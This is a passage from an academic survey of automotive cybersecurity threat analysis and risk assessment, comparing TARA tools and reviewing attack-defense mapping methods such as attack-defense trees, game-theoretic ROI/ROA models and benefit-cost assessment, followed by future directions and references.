


Figure 7: In-vehicle cyber threat model diagram of 2015 Cadillac Escalade [38].




Figure 8: Network model of automotive ethernet architecture.

SeaMonster is a security modeling tool for threat models. It supports the use of common graphic symbols to build attack tree models and misoperation models. The newly created models can be connected to the database to be shared and reused. OWASP Threat Dragon is also a tool, which uses graphic symbols to create a threat model diagram. Figure 10 shows a simple model of FOTA made by OWASP Threat Dragon. It supports STRIDE, LINDDUN, and CIA (confidentiality, integrity, and availability). According to the provided threat modeling diagram and rule engine, it can automatically generate potential threats in the model and give corresponding mitigations.

The comparison of the performance of TARA tools above is summarized in Table 5. By comparing the performance of different TARA tools, we can understand the characteristics of existing tools so that users can quickly find suitable threat analysis tools.

5. Attack-Defense Mapping

Attack-defense mapping is a method to map threats to mitigations. Analysis of mitigation commonly used is mainly based on expert experience. It makes the process of finding mitigation inflexible and difficult to expand. Even




Figure 9: The threat builder of replay attack in CAN bus.




Figure 10: Threat modeling of FOTA with OWASP Threat Dragon.

though the best mitigation measures for the same threat may be different under different application scenarios, completely copying expert experience will reduce the defense effect. Compared to relying entirely on expert experience, the process of attack-defense mapping should contain some theoretical bases, such as quantitative analysis and model-based method. It shows how to methodically select an effective and efficient countermeasure against the attack after finding threats. Designing the defense strategy with an attack-defense mapping approach

Table 5: Comparison of performance of TARA tools.

Tool	Developer	Function	Quantitative	Difficulty	Output
MTMT	Microsoft	Threat modeling and analysis	×	Easy	Reports of threat analysis
SecuriCAD	—	Generating a possible attack path and the result of risk assessment	✓	Medium	Risk level/quantitative threat analysis results
GROOVE	—	Modeling the network architecture and generating an attack graph	×	Medium	Attack graph
OMNeT++	Simulcraft	Performing network attack simulation and threat analysis	✓	Medium	Results of network attack simulation and threat analysis
PTA	PTA technologies	Threat modeling and calculating risk assessment results	✓	Medium	Security level/parameters of the threat model/effectiveness analysis of countermeasures
SeaMonster	SourceForge	Building attack tree models and misoperation model	×	Easy	Threat models
Threat Dragon	OWASP	Generating potential threats and corresponding mitigations	×	Easy	List of a potential threat and corresponding mitigations

can also help researchers to design mitigations for their systems. This section presents a review of attack-defense mapping. The methods are mainly the following five: attack-defense tree, game-theoretic approach, feedback-based method, designed-rule-based method, and benefit-cost assessment, which are listed in Table 6.

5.1. Attack-Defense Tree Approach. Attack-defense tree model is a systematic and intuitive approach used to analyze the ability of networks to handle various types of attacks. It combines the attacks with the defending strategies. An attack tree is an analysis-based technique that uses a tree-based structure to simulate multistage attacks. The defending nodes express countermeasures that can mitigate the potential harm caused by the attacks. The validity and the objectivity of defending nodes should be verified. The structure of the attack-defense tree model is illustrated in Figure 11.

In 2016, Bahamou et al. [40] added countermeasures to the attack trees and obtained the attack-defense tree model. They built an attack-defense tree for vehicular network privacy, where they combined attacks with defense mechanisms. They introduced countermeasures to mitigate the risk for each subgoal or leaf node. For example, reinforcing the network firewall is the mitigation against the application layer attack according to their attack-defense tree. In 2020, Cui and Zhang [17] proposed an efficient security risk analysis method, Vehicles Risk Analysis (VeRA). They assessed the risk value by considering the attack probability, severity, and human control and used the attack-defense tree to describe the risk analysis process. The attack nodes are formed like "attack goal - > attack method - > detailed attack - > attack entry point," and the defending nodes can show the mitigation to relieve the related attack.

5.2. Game-Theoretic Approach. The game-theoretic approach combines attack-defense tree with game theory. Game theory is a study of the mathematical model of strategic interaction among rational decision-makers. The game-theoretic approach can provide in-depth knowledge of the strategies adopted by attackers and defenders. According to the attack-defense tree, the attacker has several attack methods to achieve the attack goal, and each attack method may correspond to several countermeasures. The meaning of the game theory is to help defenders choose the best mitigation and maximize their payoff. First, an attack-defense tree should be established, so all the potential attacks and mitigations can be listed. Then by applying game theory on the tree, the defender can reach optimal mitigation, which is tightly related to the attack strategies. However, the game-theoretic approach is founded on the fact that the players act rationally, which sometimes is not possible in reality. Besides, the utility function needs to be properly designed.

In different papers, the calculation of Return on Investment (ROI) and Return on Attack (ROA), which are the utility functions, may be different. Table 7 compares the different calculations of ROI and ROA. In 2016, Garg and Aujla [41] combined an attack-defense tree with a game-theoretic approach to analyze SSL SYN attacks in VANETs. They built the attack-defense tree to identify and tackle the attacks. The risk priority number (RPN) of each leaf node is calculated by three parameters, namely, severity, occurrence, and detection, to identify the priority in which risk needs to be addressed. They used RPN, expected gain (EG), expected loss (EL), cost of investment (COI), and additional cost (AC) to calculate ROI and ROA. The defender needs to choose the countermeasure to maximize his/her own payoff. They considered different levels of the parameters to calculate ROI and ROA so that the effectiveness can be maintained. In 2019, Garg et al. [42] evaluated a game-theoretic scheme by using a case study for the distributed denial-of-service attack. An attack-defense tree was designed to depict every move of the defender concerning the attacker's strategies. The attacker's move and the defender's move are shown in Figure 12. They used a game-theoretic scheme to analyze the impact of ROI and ROA on attacker's and defender's moves. Calculation of ROI and ROA is shown in Table 7, where EL is the expected loss incurred to attack, RR is the risk reduction with the countermeasure, COI is the cost of investment, EG is the expected gain, C_A is the cost to launch an attack, and C_{AD} is the additional cost to attack the countermeasure. The defense strategy is designed preemptively for each step of the attack. In 2017, Bahamou et al. [43] built an attack-defense

Table 6: Attack-defense mapping methods.

Attack-defense mapping methods	Brief description	Characteristics
Attack-defense tree approach	It adds corresponding countermeasures to the attack tree.	It is systematic and intuitive. The validity and objectivity of the defending nodes need to be verified.
Game-theoretic approach	It reflects the strategies adopted by attackers and defenders.	The mitigations are tightly related to the risks. It assumes that the players' actions are rational, which is not always possible.
Feedback-based approach	It iterates and compares the mitigations by reevaluating the risk levels to find the appropriate mitigation.	It is an effective method to design the mitigations, but the process often contains heavy computation and requires semiautomated software.
Designed-rule-based approach	It performs mapping with a designed table.	The mapping process is efficient and easy, but the designed table should be clear and precise.
Benefit-cost assessment approach	It performs mapping from the benefit-cost perspective.	It balances benefit and cost. The estimate of benefit and cost needs to be precise enough.




Figure 11: The structure of the attack-defense tree model.

Table 7: Calculation of ROI and ROA.

Paper	ROI	ROA
Garg and aujla [41]	(EL * RPN – COI)/COI	(EG*(1 – RPN) – (COI + AC))/(COI + AC)
Garg et al. [42]	(EL * RR – COI)/COI	(EG*(1 – RR) – (C_A + C_{AD}))/(C_A + C_{AD})
Bahamou et al. [43]	((ALE * RM) – CSI)/CSI	(GI*(1 – RM) – ($Coast_a$ + $Cost_{ac}$))/($Coast_a$ + $Cost_{ac}$)

tree for location privacy of VANET with the game-theoretic approach. Their goal was to determine the most probable attack scenario and how to deploy the appropriate countermeasures to make the risks acceptable. ROI is calculated by Annual Loss Expectancy (ALE), Risk Mitigated (RM), and Cost of Security Investment (CSI). ROA is calculated by GI (expected gain), $Coast_a$ (cost sustained by the attacker to succeed), $Cost_{ac}$ (cost brought by the countermeasure), and RM. The defender is the leader and the attacker is the follower. The goal of each player is to maximize their return.

5.3. Feedback-Based Approach. This kind of method finds the appropriate mitigation by reevaluating the risk value. By iterating or comparing different mitigations, the most effective mitigation will be found. It is an effective method for the engineers to design the mitigation according to the risk assessment. However, the iterative process has a heavy workload and often requires semiautomated software support. It also takes much time to build the mitigation testing scenarios.

Longari et al. [45] demonstrated a semiautomated and topology-based risk analysis framework. This framework can assess the security of automotive onboard networks and give some mitigations. It takes the topology as input and evaluates its global risk value. Then, the mitigation is iteratively implemented by changing the network topology. Finally, it finds mitigation that minimizes the global risk value. This kind of method is also effective for connected and autonomous driving scenarios. Le and Maple [44] used a knowledge-based system to identify the critical threats and detected the changes in the security context of the CAV and the surrounding environments. Then, they captured the dynamic risks and adjusted the countermeasures as needed. In Figure 13, dynamic mitigation was applied, which combined the two best mitigations in a jamming attack. Therefore, the CAV could gain the lowest risk in different situations with the dynamic mitigation.




Figure 12: Moves of attacker and defender [42].




Figure 13: Dynamic mitigation strategies [44].

Suo and Sarma [46] presented a framework for constructing testing scenarios driven by cyber threats. The engineers can select the highest risk threats in the attack tree and build test cases with several scenarios. Each mitigation strategy will be tested against a set of scenarios and iterated. It can help the engineers to find the appropriate mitigation against the risk effectively and quickly in the design process. Besides, the Bayesian defense graph provides a method to calculate the likelihood of threats, which helps to achieve feedback analysis. Behfarnia and Eslami [28] used Bayesian defense graphs to analyze the risk of autonomous vehicles in order to study the effect of countermeasures. They built a defense graph using the Bayesian network model and parameterized elements of the graph. Then, the probability of risk for a set of countermeasures could be inferred with the graph. Their case study used the model and found that the likelihood of threats for GPS signals could be reduced to 0.001% when several kinds of antispoofing techniques were employed.

5.4. Designed-Rule-Based Approach. This method designs a table that maps the corresponding countermeasures to the results of threat analysis. Although it is an efficient and easy way for mapping, it will lead to subjectivity and bias in the

countermeasures if the designed table lacks clear and precise definitions.

In 2018, Rosenstatter and Olovsson [47] introduced a mapping from automotive security levels to security mechanisms. They classified the threat into six security attributes, and each attribute had a security level ranging from zero to four. Then, they designed a direct mapping, with which the designers can easily obtain the mandatory countermeasures required for specific security levels. It makes the security design much more efficient and easier, but the mechanisms have to be validated with more cases. In 2019, Cui and Sabaliauskaite [11] demonstrated a Unified Safety and Security (US^2) analysis method. It evaluates the security risks with a security level (SEL), which uses three parameters, namely, attack potential, threat criticality, and DAL focus. US^2 provides a table that combines the SEL, the ASIL, and the corresponding countermeasures. It is a useful tool for selecting appropriate safety and security countermeasures for autonomous vehicles depending on the risk level.

5.5. Benefit-Cost Assessment Approach. Benefit-cost assessment is a method that provides mitigation to reduce costs as much as possible while achieving the best defending effect. Since the efforts undertaken for protection may be exceeded by the efforts undertaken to break the protection, the selection of countermeasures is usually based not only on the technical possibility but also on a cost-benefit assessment. Many factors need to be considered in the estimate of cost and benefit. The more precise the estimate, the more effective the mapping that can be obtained.

Rocchetto et al. [48] performed a cost/benefit trade-off analysis to justify the necessary costs implied by the corresponding countermeasures and the adoption of specific security requirements. They proposed two different costs, the cost for the attackers and the cost to mitigate the vulnerability. The estimate of the mitigation cost depends on many factors, such as the value of the asset to be protected. The estimate of attack cost can be defined by the CVSS.

6. Discussion of Future Developments

In this section, the directions of future developments in TARA in the automotive field are discussed. The future research fields include the formal quantitative TARA approaches, the TARA methods with trade-off considerations, and the data-driven TARA process.

6.1. Formal and Quantitative TARA Approaches. At present, domestic and foreign scholars have established a variety of cybersecurity threat analysis frameworks, but the analysis process is highly subjective and lacks quantitative analysis. The formal and quantitative TARA approaches are a research direction that can effectively solve this problem. The formal quantitative threat analysis method uses standardized languages such as SysML to formally describe the system under test and conduct threat modeling at the system level. In addition, through formal modeling, probabilistic analysis of vehicle system network security can be achieved, thereby achieving more detailed quantitative TARA.

6.2. TARA Methods with Trade-Off Considerations. The increasing interactivity between cyber and vehicle systems and connectivity give rise to new safety and security challenges. Since cybersecurity attacks can affect the functional safety of vehicles, it is unrealistic to strengthen the overall defense level without either side. In addition, too many security defense mechanisms not only will increase the overall vehicle cost, but may even affect the user experience [22]. Therefore, considering the trade-offs of security, safety, vehicle cost, and user experience is an important direction of TARA methods.

6.3. Data-Driven TARA Process. As modern vehicles increasingly exchange data with the cloud, OEMs can collect more real data from users' vehicles. A large amount of data can bring many possibilities for TARA. For example, the TARA process based on machine learning algorithms has very high requirements for data magnitude. Large-scale data can provide a guarantee for the accuracy of threat model training. The data-driven TARA process is a new research direction.

7. Conclusion

In this survey, the methods of TARA in the automotive field have been analyzed and compared. All the methods are classified so that researchers can quickly and deeply understand the field of TARA. The ways to evaluate the TARA methods in the literature are also summarized. We have introduced several commonly used TARA tools, and the performance of these tools is compared. In addition, a concept of attack-defense mapping has been proposed, which focuses on how to match the appropriate mitigation measures after finding threats and vulnerabilities. This concept provides a theoretical basis for TARA and makes the whole process more flexible and convincing. We have classified the attack-defense mapping methods into five categories and then analyzed and compared them. Furthermore, the directions of future developments in TARA for automotive domain are discussed.

Data Availability

The data used to support the findings of this study are included within the article.

Conflicts of Interest

The authors declare that they have no conflicts of interest.

Acknowledgments

This work was financially supported by prospective study funding of Nanchang Automotive Innovation Institute, Tongji University (No. TPD-TC202010-13).

References

[1] Y. Wang, Y. Wang, and H. Qin, "A Systematic Risk Assessment Framework of Automotive Cybersecurity," *Automotive Innovation*, vol. 4, pp. 1–9, 2021.

[2] ISO, *ISO/SAE FDIS 21434-2021, Road Vehicles—Cybersecurity Engineering*, ISO, Geneva, Switzerland.

[3] S. V. E. S. S. Committee, *SAE J3061 Cybersecurity Guidebook for Cyber-Physical Automotive Systems*, SAE Standard, Warrendale, PA, USA, Work-in-Progress, 2017.

[4] O. Henniger, A. Ruddle, S. Herve, W. Benjemin, and M. Wolf, "Securing vehicular on-board it systems: the evita project," in *Proceedings of the VDI/VW Automotive Security Conference*, Ingolstadt, Germany, October 2009.

[5] G. Macher, "A review of threat analysis and risk assessment methods in the automotive context," in *Proceedings of the International Conference on Computer Safety, Reliability, and Security*, September 2016.

[6] A. Skavhaug, G. Jeremie, S. Erwin, and F. Bitsch, *Computer Safety, Reliability, and Security*, Springer, Berlin, Germany, 2016.

[7] D. Dominic, M. E. Ryan, M. Di, and C. Sumeet, "Risk assessment for cooperative automated driving," in *Proceedings of the 2nd ACM Workshop on Cyber-Physical Systems Security and Privacy*, October 2016.

[8] J. Dürrwang, K. Beckers, and R. Kriesten, "A lightweight threat analysis approach intertwining safety and security for the automotive domain," in *Proceedings of the International Conference on Computer Safety, Reliability, and Security*, September 2017.

[9] M. Hagan, F. Siddiqui, and S. Sezer, "Policy-based security modelling and enforcement approach for emerging embedded architectures," in *Proceedings of the 2018 31st IEEE International System-On-Chip Conference (SOCC)*, pp. 84–89, IEEE, Arlington, VA, USA, September 2018.

[10] F. Haidar, A. Kaiser, B. Lonc, and U. Pascal, "Risk analysis on C-its pseudonymity aspects," in *Proceedings of the 2019 10th IFIP International Conference on New Technologies, Mobility and Security (NTMS)*, pp. 1–5, IEEE, Canary Islands, Spain, June 2019.

[11] J. Cui and G. Sabaliauskaite, "US2: an unified safety and security analysis method for autonomous vehicles," in *Proceedings of the Future of Information and Communication Conference*, Springer, Singapore, April 2018.

[12] G. Macher, H. Sporer, R. Berlach, A. Eric, and K. Christian, "SAHARA: a security-aware hazard and risk analysis method," in *Proceedings of the 2015 Design, Automation & Test in Europe Conference & Exhibition (DATE)*, pp. 621–624, Springer, Grenoble, France, March 2015.

[13] C. Schmittner, Z. Ma, and P. Smith, "FMVEA for safety and security analysis of intelligent and cooperative vehicles," in *Proceedings of the International Conference on Computer Safety, Reliability, and Security*, September 2014.

[14] C. Schmittner, Z. Ma, S. Erwin, and G. Thomas, "A case study of fmvea and chassis as safety and security co-analysis method for automotive cyber-physical systems," in *Proceedings of the 1st ACM Workshop on Cyber-Physical System Security*, April 2015.

[15] S. Verma, G. Thomas, P. P. Peter, and S. Christoph, "Combined approach for safety and security," in *Proceedings of the International Conference on Computer Safety, Reliability, and Security*, September 2019.

[16] Y. Lee, S. Woo, Y. Song, J. Lee, and D. H. Lee, "Practical vulnerability-information-sharing architecture for automotive security-risk analysis," *IEEE Access*, vol. 8, Article ID 120009, 2020.

[17] J. Cui and B. Zhang, "VeRA: a simplified security risk analysis method for autonomous vehicles," *IEEE Transactions on Vehicular Technology*, vol. 69, no. 10, Article ID 10494, 2020.

[18] J. Monteuuis, B. Ayman, Z. Jun, H. Laiod, S. Alain, and U. Pascal, "SARA: security automotive risk analysis method," in *Proceedings of the 4th ACM Workshop on Cyber-Physical System Security*, ACM, Incheon, Republic of Korea, June 2018.

[19] M. Zoppelt and R. T. Kolagari, "SAM: a security abstraction model for automotive software systems," in *Proceedings of the Security and Safety Interplay of Intelligent Software Systems*, pp. 59–74, Springer, Barcelona, Spain, September 2018.

[20] S. Kim and R. Shrestha, "AUTOSAR embedded security in vehicles," in *Automotive Cyber Security*Springer, Berlin, Germany, 2020.

[21] T. Halabi, O. A. Wahab, R. A. Mallah, and M. Zulkernine, "Protecting the Internet of vehicles against advanced persistent threats: a bayesian Stackelberg game," *IEEE Transactions on Reliability*, IEEE, vol. 70, no. 3, pp. 1–16, 2021.

[22] J. Yu and F. Luo, "A systematic approach for cybersecurity design of in-vehicle network systems with trade-off considerations," *Security and Communication Networks*, vol. 2020, Article ID 7169720, 14 pages, 2020.

[23] S. Kim and R. Shrestha, "Internet of vehicles, vehicular social networks, and cybersecurity," in *Automotive Cyber Security*Springer, Berlin, Germany, 2020.

[24] J. Zhong, S. Du, Z. Lu, H. Xhu, C. Fan, and Q. Xue, "Security modeling and analysis on intra vehicular network," in *Proceedings of the 2017 IEEE 86th Vehicular Technology Conference (VTC-Fall)*, pp. 1–5, Toronto, ON, Canada, September 2017.

[25] R. C. Rinaldo and D. Hutter, "Integrated analysis of safety and security hazards in automotive systems," in *Proceedings of the ESORICS 2020 International Workshops, CyberICPS, SECPRE, and ADIoT,*, pp. 3–18, Springer, Guildford, U.K., September 2020.

